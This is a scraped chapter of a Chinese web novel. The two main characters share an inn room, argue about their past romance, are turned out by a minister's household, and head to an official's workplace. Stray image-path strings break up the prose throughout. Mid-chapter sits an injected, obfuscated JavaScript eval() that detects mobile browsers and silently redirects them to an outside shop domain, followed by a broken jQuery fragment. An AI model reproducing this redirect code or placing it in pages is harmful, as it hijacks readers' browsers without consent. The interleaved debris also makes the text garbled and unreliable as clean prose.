第十七章
陆涯的人生,虽然有点惨,但也有点顺。
他自小就被抛弃,在孤儿院长大,从来没感受过什么家庭关怀和父母之爱,也曾被欺凌过,这些确实算的上是悲惨,但是从别的方面来看,他过的又非常顺。
因为感情淡漠,所以不好的童年经历没有给他留下什么心理伤害;成绩优异,拿了各种奖学金,毕业后进入律师事务所,没过多久就成为了合伙人;他没有经历过那种没有钱,连住在哪都不知道的生活,他想要的都通过努力得到了。
除了宁然。
面对眼下的情况,他确实有些茫然,宁然看着他那个样子,觉得好笑,让他先坐下,给他倒茶。
“你不是个官吗?虽然官职大小还不确定,但好歹是个公务员呢,肯定有工资的。”
说起官职,陆涯想起来自己拿的那个包袱,打开之后看到了两件官服和一本册子,册子上面写着与他婚假有关的事,两人凑在一起研究了一下,得出来一个结论。
虽然工资多少还不清楚,但是陆涯明天得去上班了。
“没事,你明天好好去上班吧,我来解决钱的事。”
“你要怎么解决?”
“暂时还没想好,但是车到山前必有路,总会有办法的。最重要的是我们现在在一起,我们都很安全,我们还获得了自由,这么多的好事,值得我们开心一下,至于明天如何,明天再说。”
宁然端起茶杯,递给陆涯,跟他碰了一下杯。
叮~
清脆的声音在房间里散开,看着宁然脸上淡淡的笑意,陆涯不自觉也跟着放松下来。
今天先开心,至于明天如何,明天再说。
神经紧绷了多日,现在跟陆涯在一起了,宁然感觉到放松又安心,但同时也格外的困倦疲累,洗漱之后,她准备好好睡一觉。
只有一张床,但是有两个人。
“我们俩现在是同事,睡在一张床上,好像不太合适吧......”陆涯主动说。
“明天有可能要睡大街了,趁着能享受的时候好好享受吧,再说这床这么大,我伸开了胳膊都碰不着你,反正我是无所谓,你要是介意,你就自己找地方睡吧,我好多天没有睡好了,我可要睡舒服的床。”
你都无所谓,那我更无所谓了,陆涯毫不迟疑的跟着也爬上了床。
躺在柔软的大床上,宁然感慨有钱真好,不管在什么时代,只要有钱就不会过得很差,等她回去了,要好好努力,挣更多的钱。
“可是你并不是贪图物质享受的人,你挣了那么多钱,都给别人花了。”
“把钱给我认为值得的人花,对我来说就是享受啊。”
陆涯知道宁然一直在默默的帮助很多人,是一个有正义感,心怀天下,乐于向世间播撒爱的人。
只不过现在到他这就不播也不撒了,真是小气......
这段时间宁然三番五次的把话挑明了拒绝他,还说自己病了,他如果还不识趣,那就实在是太没意思了......
唉,没意思,没意思,系统没意思,游戏没意思,人生也没意思,一切统统都没意思。
嗯?她这是......什么意思?
很快陷入熟睡的宁然感觉自己又被带回到了那个乡野之中,又黑又冷,还有狗在追她,她又惊又怕,在心里默念陆涯的名字。
“陆涯......陆涯......”
睡前宁然特意嘱咐陆涯不要把蜡烛吹灭,因此借着烛光,陆涯能看到宁然睡得并不安稳,而且还在不停念着他的名字。
同事好像做噩梦了,还在叫他的名字,他,也不能不管吧,毕竟同事一场呢......
“我在呢。”
宁然听到了陆涯的声音,伸出手去还触摸到了他温暖的身体,欣喜不已,紧紧抱住了他。
陆涯身体僵硬,不知道该怎么办,发现宁然的呼吸开始变得绵长安稳之后,他把举着的手放下,轻轻拍着她的背。
清晨,宁然先醒,发现自己跟陆涯抱在一起,下意识的一把把他推开了。
跟着一起醒过来的陆涯,看见宁然略带审视的眼神,语气不甚友善的把昨晚的情形解释给宁然听。
“你爱信不信,反正我现在在你眼里已经是一个死缠烂打听不懂话不识趣的前男友了,你再多加一条趁人之危也无所谓。”
“不是......我没那个意思。”
“你是什么意思都无所谓,宁然,我想过了,我之所以放不下你,也不一定真的是因为还爱着你,我可能只是不甘心,不甘心你说来就来说走就走,让我幸福又让我痛苦......凭什么你想怎么样就怎么样?我后悔那时候答应了你让你走入我的生活,但是一切已经无法改变了,我现在放不下你不代表以后也不可以。”
“当然,我相信——”
“你相不相信无所谓。”陆涯下了床,一边穿衣服一边说:“就算我们之间没有情了,做人最基本的义也还在,你昨天晚上需要我我就抱住了你,我并不认为我做错了。以后可能还会有很多需要我们彼此安慰,互相扶持的时刻,我不希望你把那些都看成是我想跟你复合才做的,因为我自认我自己并不是一个卑劣的人......”
宁然张口想解释但又觉得多余,她起初确实以为是陆涯主动抱住她的,可是陆涯一解释她就完全相信了,但不管怎么说,她确实算是侮辱了眼前的人......
她真诚道歉,陆涯背对着她不看她,过了好一会,终究还是嗯了一声。
就算没有了情,义也还在,她十分认同这句话,她确实也不该那么自恋,把陆涯所有示好的举动都当成是在求复合,陆涯本来就是一个很好的人,她对此深信不疑。
以后她不能再这么敏感或者说狭隘了,他们还是可以做朋友的呢,她向陆涯提议。
“不是同事吗?又要做朋友了?你变得太快了,我跟不上。”
好吧,应该还在气着呢,宁然穿好衣服,去洗漱了。
两人整理完毕,准备下楼吃早饭,没想到掌柜的亲自送来了早饭,笑眯眯的跟他们说早上好,问他们休息的可好,两人点了点头,心里都觉得有点不对劲。
果然,很快掌柜的就说相府来人了,虽然没有明说,但是暗示天香楼不要接待他们。
“少爷,少夫
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17651999|206623||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
人,我们天香楼打开门做生意,自然是欢迎八方来客的,也不会真的把两位赶出去,只是这事......”
宁然笑了一下,说明白,他们待会就走,不会让他为难,掌柜的又拿出账单,说相府也不愿意支付那些了,陆涯表情平静的说他会付的,只是可能需要一点时间,掌柜的笑着说不急,还说早餐是免费的,让他们慢慢享用。
真是个会做生意的,怪不得生意一直这么好呢,宁然忍不住夸了两句。
陆涯的表情就没有那么轻松了,他想起昨天签的账单,突然很后悔之前为什么拖了那么久不来结账,为什么都堆到一起了啊!
那些菜也不全是他一个人吃的,他祖母也跟他一起吃过,甚至他祖父也吃了,为什么都算在他一个人头上啊!“快点吃饭吧,你今天还要去上班呢。”
上班?对了,还要上班,等一下!
“我记得这里离大理寺还有段距离呢,我怎么去上班啊?”
没有马,也没钱坐马车,这里也没有公共交通工具,他怎么去上班呢?
“那你就多吃点,走着去吧......”
时间来不及了,陆涯也没时间抱怨了,一边抓紧时间吃饭一边问宁然接下来怎么办,她要去哪,他们晚上住哪等等,宁然让他安心,说她会解决的。
可能是因为宁然实在太淡定了,陆涯不自觉的也被感染,平静了不少。
这就是领导者的魅力吗?不愧是宁总。
吃完饭换上官服以后,两人下楼,宁然感谢了一番掌柜的,说他们会尽快来结账,掌柜的笑着把他们送出了门。
楼下吃饭的,街上做生意的,还有来往的行人都忍不住看向两人,宁然忍不住想,像他们俩这样的话题人物,要是在现代,就意味着掌握了巨大的流量,和巨大的财富。
可惜了啊......
两人的行李只有陆涯怀里的一个小包袱,装着他换下来的常服,他要去上班,总不能抱着衣服去,转身要交给宁然,宁然却让他晚点再给她,说她要跟他一起去大理寺。
“你去那里干什么?”
“送你上班啊。”
“你为什么要送我上班?”
“那我也没有别的事做啊,总不能站在街上发呆吧。”
是有点道理,但陆涯还是觉得奇怪,他要再问,宁然却突然换了话题,问起了李轻轻的事。
不知道为什么,陆涯莫名有点心虚,但很快他又提醒自己保持清醒,把自己知道的关于相府公子陆涯和醉春楼花魁李轻轻的故事都告诉了宁然。
听完两人之间的情感纠葛之后,宁然对相府公子陆涯的行为做出如下评价:
“哇,好执着的舔狗,梦男,私生粉,和榜一大哥啊。”
陆涯捂着心口,感觉自己也中箭了。
他觉得宁然的话说的有点太重了,忍不住为那个痴情的公子哥陆涯辩解,说他也只是情窦初开,情深难抑。宁然哦了一声,没怎么留意陆涯到底说了什么,她正在想别的事。
“我要去找她。”宁然突然说。
“谁?”
“李轻轻。”